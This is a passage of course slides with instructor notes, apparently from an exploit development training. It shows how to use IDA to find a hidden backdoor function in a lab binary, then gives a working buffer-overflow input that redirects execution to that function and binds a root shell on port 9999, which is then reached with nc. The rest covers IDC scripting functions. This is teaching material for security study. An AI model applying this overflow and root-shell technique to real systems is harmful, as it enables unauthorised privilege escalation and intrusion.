


Exercise: Finding the Backdoor

- There are many ways to discover the backdoor in this program
  - **Before continuing on, spend some time navigating around in the program to search for clues**
  - Look at internal and external function calls to see if any look suspicious
  - Look at the program's strings within IDA, or by using the strings tool on the Kubuntu Pangolin VM
  - Make good use of cross-references and the proximity view feature if you have it available

Exercise: Finding the Backdoor

Our first objective is to find the backdoor inside the program. There are quite a few ways to discover clues to its existence as it is not very well obfuscated. Start by navigating around the program starting from the main() function to trace the various paths the program takes. Remember, you can double-click on calls, cross-references (XREF), offsets, etc. Take a look at the external function calls to see if there are any we have not seen yet. Take a close look at internal function calls to make sure that you know when each of them are called and make sure that they are in fact all called at some point. Do any look suspicious? Utilize the built-in Strings output that IDA has, or use the Strings program on your Kubuntu Pangolin VM against the program. Are there any suspicious strings? Use cross-references and the proximity viewer to trace the paths to any functions that look suspicious.




Exercise: Internal Functions

- When looking at the Function name windows inside of IDA, you should notice a few we haven't seen
  - x(), reverse(), and string_length()
  - Let's use Proximity Browser to see when x() is called
- Double-click the main() function and bring up proximity view
- Add name, and select x()
- Get path
- There is no path?? Hmm ...

Exercise: Internal Functions

Let us first take a look at the internal functions in the Function name window. It should be quickly noticed that there are three functions that we have not yet seen in our analysis. These are x(), reverse(), and string_length(). The reverse() and string_length() functions give us a little info as to what they might do, but not x(). Let's use the Proximity Browser to help us trace the path between main() and x(). Double-click on the main() function from the Function name window. Switch to proximity view as we did earlier. Collapse the child functions so that we only have main on the screen. Once you are done that, right-click outside of the main block and select Add name. When the box appears, locate and select the x() function. You should now have what is shown on the slide. Right-click on either function block and select Get path. There is no path! This is curious.

Exercise: High-level View of x()




- By double-clicking x() from proximity view, and hiding non-function nodes, we see all functions called by x()
- Interestingly, seteuid() is called which may change the privilege level
- The system() function is called which may be interesting
- The reverse() function is called, which in turn calls string_length()
- Let's start by looking at the disassembly of the x() function

Exercise: High-level View of x()

Next, double-click on the x() function from the previous proximity view window. It should expand out to show all function calls and data references. On this slide the data references have been hidden so that we may focus on function calls. A couple of functions stick out, including system(), seteuid(), and internal function calls to reverse() and string_length(). The system() function has the ability to execute system commands, seteuid() can change the privileges, and we do not yet know about reverse(). Let's look at the disassembly of the x() function on the next slide.

Exercise: Examining the x() Function


- Here is a snippet of the x() function
- Note the string "dehcaeR roodkcaB," followed by a call to strncpy() and then reverse()
- It should be quickly noticed that the string in reverse spells "Backdoor Reached"
- There are two more of these string operations



```
push    ebp
mov     ebp, esp
sub     esp, 148h
mov     eax, offset src ; "dehcaeR roodkcaB"
mov     dword ptr [esp+8], 64h ; 'd' ; n
mov     [esp+4], eax    ; src
lea     eax, [ebp+dest]
mov     [esp], eax      ; dest
call    _strncpy
lea     eax, [ebp+dest]
mov     [esp], eax
call    reverse
```

Exercise: Examining the x() Function

On this slide is a snippet of the x() function which is just one large block of disassembly. Note the string "dehcaeR roodkcaB," followed by a call to strncpy() and then the internal function, reverse(). It is quickly noticed that that string in reverse spells "Backdoor Reached." There are three of these blocks performing the same action on three separate sets of strings which are backwards.



Exercise: Strings

- If we go to View, Open subviews, Strings, we get a list of the ASCII strings, including:

```
.rodata:08048B... 00000011  C   dehcaeR roodkcaB
.rodata:08048B... 00000024  C   9999 trop PCT no llehs tooR gnidniB
.rodata:08048B... 0000001A  C   ...noitcennoc rof gnitiaW
```

  - Backdoor Reached
  - Binding Root shell on TCP port 9999
  - Waiting for connection...
- If you double-click on any of the strings, you will be taken to the .rodata section where you can look at the data cross-references

Exercise: Strings


Inside of IDA, go to View, Open Subviews, Strings. This opens up the Strings windows and prints out all ASCII readable strings. We can also see this information using the Strings tool on our Kubuntu Pangolin VM. We can see our strings of interest in the list:

• "dehcaeR roodkcaB"	which reverses to "Backdoor Reached"
• "9999 trop PCT no llehs tooR gnidniB"	which reverses to "Binding Root shell on TCP port 9999"
• "...noitcennoc rof gnitiaW"	which reverses to "Waiting for connection…"

If you double-click on any of these strings you will be taken to their location within the image. These strings are located in the .rodata (read-only data) section. You can select any block of data in this section and press CTRL-X to look at the data cross-references.

Exercise: Accessing the Backdoor

- At this point, let's use the buffer overflow vulnerability to jump to the hidden function
- Double-click on x() from the Function name window
- Press the spacebar to get to disassembly view




```
.text:0804860D                 public x
.text:0804860D x               proc near
.text:0804860D
.text:0804860D var_138         = byte ptr -138h
.text:0804860D var_D4          = byte ptr -0D4h
.text:0804860D dest            = byte ptr -70h
.text:0804860D var_C           = dword ptr -0Ch
```

- We will try overwriting the RP with 0x804860D

Exercise: Accessing the Backdoor

At this point, we may want to try using the buffer overflow to see if we can successfully call the hidden function x(). We could also patch execution and redirect the flow inside of the debugger, depending on which debugger we are using. First, double-click on the x() function from the Function name window. Press the spacebar to switch from graphical mode over to disassembly view. As mentioned earlier, as you become more comfortable with disassembling with IDA, you will find yourself likely favoring disassembly view. Notice the start of the function at address 0x804860D. We will use this address during our exploit.



Exercise: Exploitation

- Exploit the target!

```
deadlist@deadlist:~$ python -c 'print "hi.txt\n" +
"No\n" + "A" *32 + "\x0d\x86\x04\x08"' > input
deadlist@deadlist:~$ ./display_tool < input

****Backdoor Reached****
****Binding Root shell on TCP port 9999****

Waiting for connection...
deadlist@deadlist:~$ nc 127.0.0.1 9999
whoami
root
```


Success!

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploitation

We are ready to give our exploit a shot. Go over to your Kubuntu Pangolin VM and issue the following commands to create our new input file which will overwrite the return pointer with the address of the x() function using little endian format, and then launch the program without using the gdbserver:

```
deadlist@deadlist:~$ python -c 'print "hi.txt\n" + "No\n" + "A" *32 +
"\x0d\x86\x04\x08"' > input
deadlist@deadlist:~$ ./display_tool < input

****Backdoor Reached****
****Binding Root shell on TCP port 9999****

Waiting for connection...
deadlist@deadlist:~$ nc 127.0.0.1 9999
Whoami                                          sSUCCESS
root
```




Exercise: Remote GDB Debugging with IDA – The Point

- Getting more familiar and comfortable with IDA, debugging, and remote debugging
- Using IDA to combine reverse engineering and exploit development
- That was only one approach to discovering a vulnerability, discovering the backdoor, etc.
- If you make it here, spend time looking for other areas that may be exploitable
- Analyze the reverse() and string_length() functions

Exercise: Remote GDB Debugging with IDA – The Point

The point of this exercise was to get more familiar and more comfortable with IDA in general, using IDA to debug, and remote debugging. We used IDA to combine reversing with debugging and exploit development. This exercise only took you through one approach to discovering both a vulnerability and a backdoor in the program. There are other exploitable areas within the program that may or may not allow you to take control. Feel free to continue analyzing the program if you reach this point and are waiting for class to start back up. Yes, this program was not difficult to exploit, but exploitation was only a fun addition to the exercise. The primary goal was to get familiar with IDA's functionality and features. We will move on to much more difficult vulnerabilities and exploits. Hey, it's only section one … ☺



Course Roadmap


- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Security Development Lifecycle (SDL) and Threat Modeling
- OS Protections and Compile-Time Controls
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Exercise: IDA Plugins
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

IDA Automation and Extensibility

In this module we will take a look at some of the more advanced features of IDA including scripting and plug-ins. This module does not attempt to extensively cover the depths of the IDA SDK and IDC; however, it serves to give an overview of the extensibility of IDA and how to quickly get up and running with your own scripts and plugins.



IDA SDK and Automation Overview

- Overview of features:
  - The IDA SDK allows you to write your own plugins, primarily in C & C++
  - Allows developers and users of IDA to expand IDA's capabilities, automate analysis, etc.
  - IDA offers scripting support to interact with the IDA API and practically all contents of the IDA database
  - The IDA API allows for interaction via a C/C++ like language called the IDC scripting language
  - Since IDA 5.4, Python scripting is supported through the use of IDAPython!


IDA SDK and Automation Overview

The IDA Software Development Kit (SDK) is available to developers and users of IDA to expand the functionality of IDA, automate analysis, and pretty much anything you can come up with and code. Information about the IDA SDK is available at https://www.hex-rays.com/products/ida/tech/plugin.shtml. It is free to all registered IDA users. Plugins are written in C or C++ typically and must be compiled with the IDA SDK available and configured. This author uses Microsoft Visual Studio along with the IDA SDK to develop and compile all plugins. The SDK can be found here: https://www.hex-rays.com/products/ida/support/download.shtml

Scripting support through IDA's C/C++ like language called IDC is available and allows for interaction to the IDA SDK through a large number of APIs. Information on the IDC can be found at https://www.hex-rays.com/products/ida/tech/idc.shtml. Though the scripting support is seen as less powerful than writing your own plugins, there are not many limitations. Since IDA 5.4, Python scripting support is available through the use of IDAPython. The IDAPython project can be found here: http://code.google.com/p/idapython/. As Python is a well-known and intuitive language, many users find it easier to write scripts to make IDA API calls. Though a lot of the API is available, there are still some limitations and not all functionality is available as it is with the IDC language. The Python "ctypes" module can help resolve some of these limitations.

IDA IDC

- IDA scripting language (IDC)
  - You can interact with API's through script input bar, or write full IDC scripts, accessible with Alt-F7 hotkey or File, Script file ...
  - Great list of IDC functions at: https://www.hex-rays.com/products/ida/support/idadoc/162.shtml
  - Example with the ScreenEA() function call (ScreenEA shows the line number where IDA's cursor is pointing):




```
IDC>ScreenEA()
    4410133.    434B15h
```

```
IDC  ScreenEA()
```

IDA IDC

The IDA scripting language, known as IDC, allows for full access to the API's available through the IDA SDK. It is a C-style language that also has a bit of C++ style to it as well. At the bottom of your IDA screen should be an interactive box with IDC in front. It may also say Python if IDAPython is installed. You can script directly in that interactive box, or you can access the scripting engine through a couple of other ways. One way is to click on File, Script File, or press the Alt-F7 hotkey. The other way is to click on File, Script command, or the hotkey Shift-F2. Any of these ways is fine depending on your needs. Some commands are short and simple straight through the interactive box, while others may make more sense to put into a full blown script Window, or to use an interpreter, and then save your work.

There is a great list of all of the IDA IDC functions at https://www.hex-rays.com/products/ida/support/idadoc/162.shtml. On the slide is a simple example command where we are calling the ScreenEA() function. This returns back to us the linear address of the position where IDA's cursor is currently pointing.



IDC Functions (1)

```
.text:00434B3B  add esp, 4
```

- A few common IDC functions out of the hundreds:
  - **GetDisasm()** – Prints disassembly line based on address argument

```
IDC>GetDisasm(0x00434b3b)
"add esp, 4"
```

  - **GetMnem()** – Gets the mnemonic of an instruction

```
IDC>GetMnem(0x00434b3b)
"add"
```

  - **GetOpnd()** – Gets the operand of an instruction (Second argument is the number of operand)

```
IDC>GetOpnd(0x00434b3b,0)
"esp"
```

  - **GetOperandValue()** – Gets the number used in operand

```
IDC>GetOperandValue(0x00434b3b,0)
4      4h
```

IDC Functions (1)
This slide shows a few examples out of the hundreds of available functions IDC can call.

The GetDisasm() function prints out the disassembly of the address you give it as an argument. We see the example on the slide showing:

```
IDC>GetDisasm(0x00434b3b)
"add esp, 4"
```

The GetMnem() function gives you the mnemonic instruction of the address you give it as an argument. We see the example on the slide showing:


```
IDC>GetMnem(0x00434b3b)
"add"
```

The GetOpnd() function gives you the operand of an instruction. You give it an address as an argument, as well as a second argument which serves as the operand number. The example on the slide shows:

```
IDC>GetOpnd(0x00434b3b,0)
"esp"
```

GetOperandValue() is another function which prints out the operand value associated with an instruction. The slide example shows:

```
IDC>GetOperandValue(0x00434b3b,0)
4            4h
```



IDC Functions (2)

- **ScreenEA()** – Gets the linear address of IDA's cursor

```
IDC>print("Cursor points to: ", ScreenEA());
"Cursor points to: 4410133. 434B15h"
```

- **SegStart()** – Gets the start address of segment (EA as argument)

```
IDC>SegStart(0x434b3b)
4198400. 401000h
```

- **SegEnd()** – Gets the end address of a segment (EA as argument)

```
IDC>SegEnd(0x434b3b)
4411392. 435000h
```

- **GetFunctionName()** – Gets the name of the function (EA as argument)

```
IDC>GetFunctionName(0x434b3b)
"sub_434B19"
```

Sec760 Advanced Exploit Development for Penetration Testers

IDC Functions (2)
